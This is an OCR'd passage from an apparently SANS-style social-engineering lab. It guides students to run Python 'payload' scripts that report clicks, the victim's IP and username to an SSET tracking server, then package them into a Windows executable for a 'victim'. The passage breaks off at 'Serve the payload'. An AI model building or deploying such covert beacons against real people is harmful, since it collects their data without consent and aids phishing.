
```
python BasicPayload0.py
```

If all goes well, you won't see anything on the screen except a new prompt for another command. Now, let's check SSET.

```
sec467@sec467-slingshot:~/tools$ gedit BasicPayload0.py
sec467@sec467-slingshot:~/tools$ python BasicPayload0.py
sec467@sec467-slingshot:~/tools$
```

## Check your test in SSET


Return to your browser at http://10.10.78.1:8080/tracker/admin/ , and click the `Stats` link in the menu. You'll see that we now have one click. Great job! Your script ran properly and updated the dashboard. You can, if you like, run the python command from the terminal again and note the number continues to increment.




Before we test this in Windows, let's make some additonal enhancements.

## Adding extra data

If you click the `Home` link in SSET, you'll notice that the SSET database already has fields for user and IP address. Wouldn't it be great if we not only knew the number of clicks, but *who* clicked? We can do that, and we already have a template script to get started.




## Modify BasicPayload1.py


Go back to your terminal, and from /home/sec467/tools , open up BasicPayload1.py in the editor of your choice.

You'll note that some of the code here is quite similar to our first script. We will just discuss the additions here.

The section commented with `Code to get our Internet facing adapter IP` will attempt to connect to gmail, and note the IP address of that interface.


The section commented with `Simple code to grab our username` will allow for us to pick up the username of the logged in user on our victim device.

Finally, the section titled `Same method as BasicPayload0.py...` will make a HTTP GET request, same as our last script did, but add additional parameters for the IP and username.




## Modify our payload to add our codeid

As with our last example, replace the `codeid` of XYZ with your secureid from SSET. Again, your secureid will likely differ.





Once you're done with that, save and close the file in your editor of choice.

## Test your payload

From the terminal, run this payload using `python BasicPayload1.py`


## Keep calm and look at the Gmail HTML

You may notice a whole lot of HTML and JavaScript in your terminal. That's ok! This is the output from your connection to Gmail to identify the Internet facing IP address. We can suppress this as well but it's good to see your test is successful! Speaking of that, let's check SSET...




## Check your test results in SSET

Switch back to your browser and hit the `Home` link in SSET. You'll see a new click has been registered, for the same group as our last test, but now you should also have an IP address (You will see the full IP address, the one in the screenshot has been obfuscated). However, you'll also notice we didn't capture a username. The code we used to get the userid works well in windows, but it's not the right method to get the username in Linux, where we ran the test. In our case, since we're targeting a Windows system, that's ok. Let's work on packaging this up for our victim.




## Update BasicPayload1 in Windows


For simplicity's sake, we will perform the Windows packaging of this script into a Windows executable on our Windows VM. While you can do this in Linux using wine, pyinstaller, and a couple of other components, we will perform this on Windows to reduce the possibilities of headaches and missteps.

Bring up and login to your Windows VM. Open a command prompt and `cd /tools` to switch to C:\tools (or find this directory using Windows Explorer)

Open BasicPayload1.py in notepad by typing `notepad BasicPayload1.py` in the terminal.

Once you're in BasicPayload1.py, modify the `codeid` to match the ID from SSET (you should be able to copy and paste it from Slingshot)

Save and close BasicPayload1.py.




## Package the payload

From the terminal, run this command from the C:\tools directory:

```
pyinstaller --collect-all requests --onefile BasicPayload1.py
```

```
C:\tools>pyinstaller --collect-all requests --onefile BasicPayload1.py
```

This will create an executable in C:\tools\dist with the same name as the script (BasicPayload1.exe in this case)

```
C:\tools\dist>dir
 Volume in drive C has no label.
 Volume Serial Number is 46C8-501C

 Directory of C:\tools\dist

05/16/2021  09:11 PM    <DIR>          .
05/16/2021  09:11 PM    <DIR>          ..
05/16/2021  09:11 PM         7,515,761 BasicPayload1.exe
               1 File(s)      7,515,761 bytes
               2 Dir(s)  514,880,217,088 bytes free
```

## Serve the payload

